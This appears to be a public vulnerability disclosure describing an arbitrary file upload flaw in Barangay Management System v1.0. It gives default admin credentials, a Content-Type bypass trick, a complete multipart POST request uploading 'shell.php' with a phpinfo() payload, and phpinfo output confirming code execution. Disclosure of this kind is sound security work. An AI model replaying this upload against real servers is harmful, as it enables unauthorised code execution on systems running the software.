ᛒ main ▾   ···

bug_report / vendors / itsourcecode.com / barangay-management-system / **RCE-1.md**

wangsj37 Create RCE-1.md   ⟲ History

⚇ 1 contributor

66 lines (46 sloc) │ 2.34 KB   ···

Barangay Management System v1.0 by itsourcecode.com has arbitrary code execution (RCE)

BUG_AUTHOR: whynot37

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

Vulnerability url: ip/bmis/pages/activity/activity.php

vendors: https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/

Loophole location: Background management system Activity module editing function-> "activity.php" file picture upload point exists arbitrary file upload vulnerability (RCE).

Click "Save" to save

Content-Type: image/png //Key points (Bypass detection by changing "Content Type" to "Content-Type: image/png")

Request package for file upload:

```
POST /bmis/pages/activity/activity.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/bmis/pages/activity/activity.php
Cookie: PHPSESSID=fbu82ocu8kd37b5b20uqq71a35; _ga=GA1.1.1382961971.1655097107; _gid=
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2315332118235
Content-Length: 625

-----------------------------231533211823565
Content-Disposition: form-data; name="txt_doc"

1
-----------------------------231533211823565
Content-Disposition: form-data; name="txt_act"

1
-----------------------------231533211823565
Content-Disposition: form-data; name="txt_desc"

1
-----------------------------231533211823565
Content-Disposition: form-data; name="files[]"; filename="shell.php"
Content-Type: image/png //Key points

JFJF
<?php phpinfo();?>
-----------------------------231533211823565
Content-Disposition: form-data; name="btn_add"

Add Activity
-----------------------------231533211823565--
```

The files will be uploaded to this directory \bmis\pages\activity\photo

We visited the directory of the file in the browser and found that the code had been executed

JFJF

PHP Version 5.6.40

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jan 9 2019 15:05:21
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle \x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1 \sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=stat "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini